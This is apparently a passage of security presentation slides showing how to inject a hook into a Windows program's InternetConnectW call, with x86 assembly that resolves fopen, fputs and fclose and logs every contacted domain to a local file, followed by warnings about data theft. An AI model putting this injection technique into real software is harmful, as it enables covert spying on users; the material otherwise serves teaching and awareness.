6BA011DF 8BFF        MOU EDI,EDI
6BA011E1 55          PUSH EBP
6BA011E2 8BEC        MOU EBP,ESP
6BA011E4 E9 E94BE40A JMP WININET.76845DD2
```

IF IT'S NOT WE DO NOTHING AND WE JUMP AGAIN INTO THE HOOKED SUBROUTINE AFTER SETTING THE STACK CORRECTLY.

```
6BA011E9 90          NOP
6BA011EA 90          NOP
6BA011EB 90          NOP
6BA011EC FF75 FC     PUSH DWORD PTR SS:[EBP-4]
6BA011EF FF75 F8     PUSH DWORD PTR SS:[EBP-8]
6BA011F2 FF75 F4     PUSH DWORD PTR SS:[EBP-C]
6BA011F5 68 BEBAADDE PUSH DEADBABA
6BA011FA 68 BEBAADDE PUSH DEADBABA
6BA011FF 68 BEBAADDE PUSH DEADBABA
6BA01204 90          NOP
6BA01205 90          NOP
```

WE SAVE THREE POINTERS THAT WILL BE OVERWRITTEN WITH **FOPEN**, **FPUTS** AND **FCLOSE** POINTERS.

```

6BA01206 C70424 0050A06B MOV DWORD PTR SS:[ESP],6BA05000 ASCII "msvcrt.dll"
6BA0120D E8 7E1F0000 CALL 6BA03190 JMP to kernel32.GetModuleHandleA
6BA01212 83EC 04 SUB ESP,4
6BA01215 C74424 04 0B50A MOV DWORD PTR SS:[ESP+4],6BA0500B ASCII "fopen"
6BA0121D 890424 MOV DWORD PTR SS:[ESP],EAX
6BA01220 E8 7B1F0000 CALL 6BA031A0 JMP to kernel32.GetProcAddress
6BA01225 83EC 08 SUB ESP,8
6BA01228 8945 FC MOV DWORD PTR SS:[EBP-4],EAX
6BA0122B C70424 0050A06B MOV DWORD PTR SS:[ESP],6BA05000 ASCII "msvcrt.dll"
6BA01232 E8 591F0000 CALL 6BA03190 JMP to kernel32.GetModuleHandleA
6BA01237 83EC 04 SUB ESP,4
6BA0123A C74424 04 1150A MOV DWORD PTR SS:[ESP+4],6BA05011 ASCII "fputs"
6BA01242 890424 MOV DWORD PTR SS:[ESP],EAX
6BA01245 E8 561F0000 CALL 6BA031A0 JMP to kernel32.GetProcAddress
6BA0124A 83EC 08 SUB ESP,8
6BA0124D 8945 F8 MOV DWORD PTR SS:[EBP-8],EAX
6BA01250 C70424 0050A06B MOV DWORD PTR SS:[ESP],6BA05000 ASCII "msvcrt.dll"
6BA01257 E8 341F0000 CALL 6BA03190 JMP to kernel32.GetModuleHandleA
6BA0125C 83EC 04 SUB ESP,4
6BA0125F C74424 04 1750A MOV DWORD PTR SS:[ESP+4],6BA05017 ASCII "fclose"
6BA01267 890424 MOV DWORD PTR SS:[ESP],EAX
6BA0126A E8 311F0000 CALL 6BA031A0 JMP to kernel32.GetProcAddress
    
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WE SEARCH THE AFOREMENTIONED POINTERS

# PRACTICAL EXAMPLE (16)

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6BA01275 6A 00          PUSH 0
6BA01277 68 2E747874     PUSH 7478742E
6BA0127C 68 55736572     PUSH 72657355
6BA01281 68 633A5C5C     PUSH 5C5C3A63
6BA01286 6A 00          PUSH 0
6BA01288 6A 61          PUSH 61
6BA0128A 68 0A00000A     PUSH 0A00000A
6BA0128F 8D4424 04      LEA EAX,DWORD PTR SS:[ESP+4]
6BA01293 8D5424 0C      LEA EDX,DWORD PTR SS:[ESP+C]
6BA01297 50             PUSH EAX
6BA01298 52             PUSH EDX
6BA01299 8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
6BA0129C FFD0        CALL EAX
6BA0129E 50             PUSH EAX
6BA0129F FF75 B8      PUSH DWORD PTR SS:[EBP-48]
6BA012A2 8B45 F8      MOV EAX,DWORD PTR SS:[EBP-8]
6BA012A5 FFD0        CALL EAX
6BA012A7 FF7424 04      PUSH DWORD PTR SS:[ESP+4]
6BA012AB 8D4424 14      LEA EAX,DWORD PTR SS:[ESP+14]
6BA012AF 50             PUSH EAX
6BA012B0 8B45 F8      MOV EAX,DWORD PTR SS:[EBP-8]
6BA012B3 FFD0        CALL EAX
6BA012B5 5B          POP EBX
6BA012B6 8B45 F4      MOV EAX,DWORD PTR SS:[EBP-C]
6BA012B9 FFD0        CALL EAX
6BA012BB 5B          POP EBX
6BA012BC 5B          POP EBX
6BA012BD 5B          POP EBX
6BA012BE 5B          POP EBX
6BA012BF 5B          POP EBX
6BA012C0 5B          POP EBX
6BA012C1 5B          POP EBX
6BA012C2 5B          POP EBX
6BA012C3 5B          POP EBX
6BA012C4 5B          POP EBX
6BA012C5 5B          POP EBX
6BA012C6 5B          POP EBX
6BA012C7 5B          POP EBX
6BA012C8 5B          POP EBX
6BA012C9 5B          POP EBX
6BA012CA 5B          POP EBX
6BA012CB 895D F4      MOV DWORD PTR SS:[EBP-C],EBX
6BA012CE 5B          POP EBX
6BA012CF 895D F8      MOV DWORD PTR SS:[EBP-8],EBX
6BA012D2 5B          POP EBX
6BA012D3 895D FC      MOV DWORD PTR SS:[EBP-4],EBX
```

WE PUSH THE PATH AND FILENAME, THE APPEND FOPEN ARGUMENT, AND A CARRIAGE RETURN CHARACTER.


WE OPEN THE FILE AND GRAB THE DOMAIN NAME, FOLLOWED BY A CARRIAGE RETURN, AND WE CLOSE THE FILE HANDLE.

WE UNSTACK ARGUMENTS UNTIL WE REACH OUR SAVED POINTERS.

WE PUT THE SAVED POINTERS AT THE SAME PLACE THEY WERE BEFORE.


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6BA012D6 90      NOP
6BA012D7 90      NOP
6BA012D8 90      NOP
6BA012D9 90      NOP
6BA012DA 90      NOP
6BA012DB 90      NOP
6BA012DC 90      NOP
6BA012DD 90      NOP
6BA012DE 90      NOP
6BA012DF 90      NOP
6BA012E0 90      NOP
6BA012E1 90      NOP
6BA012E2 90      NOP
6BA012E3 90      NOP
6BA012E4 90      NOP
6BA012E5 90      NOP
6BA012E6 90      NOP
6BA012E7 90      NOP
6BA012E8 90      NOP
6BA012E9 90      NOP
6BA012EA 90      NOP
6BA012EB 90      NOP
6BA012EC 90      NOP
6BA012ED 90      NOP
6BA012EE 90      NOP
6BA012EF 90      NOP
6BA012F0 90      NOP
6BA012F1 90      NOP
6BA012F2 90      NOP
6BA012F3 90      NOP
6BA012F4 90      NOP
6BA012F5 90      NOP
6BA012F6 90      NOP
6BA012F7 8BFF    MOV EDI,EDI
6BA012F9 55      PUSH EBP
6BA012FA 8BEC    MOV EBP,ESP
6BA012FC E9 D14AE40A    JMP WININET.76845DD2
    
```



WE DO NOTHING UNTIL WE REACH THE TRAMPOLINE

WE SET UP THE STACK AND WE JUMP AGAIN INTO THE INTERNETCONNECTW SUBROUTINE.

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- THE IMPLEMENTATION OF THE “RAW BINARY CODE” COULD BE DONE IN MANY DIFFERENT WAYS.
  - WE CAN ALWAYS OPTIMIZE THE ASSEMBLER CODE.
  - IT IS VERY IMPORTANT TO NOT OVERCHARGED THE APPLICATION.
  - IF WE ADD TOO MUCH CODE THE PROGRAM PERFORMANCE COULD SUFFER.
  - TEST THE APPLICATION TO CHECK IF AFTER THE CODE INJECTION THE PROGRAM BEHAVIOUR REMAINS THE SAME.

- **STEALING INFORMATION FROM WELL-KNOWN WINDOWS APPLICATION REMAINS VERY EASY.**
- **MORE DANGEROUS SCENARIOS WILL STEAL ALL THE INFORMATION THAT THE USER SEND AND RECEIVE, INCLUDING, PASSWORDS, CREDIT CARD NUMBERS, AND OTHER SENSITIVE DATA.**
- **USERS MUST ALWAYS PROTECT THEMSELVES WITH PROACTIVE APPLICATIONS THAT DETECT AND STOP PROGRAM INJECTION ON THE FLY.**
- **DO NOT RELY ONLY IN “SECURITY PROGRAMS” BUT IN A PROACTIVE AUDIT OF YOUR SYSTEMS.**

THANK-YOU FOR READING



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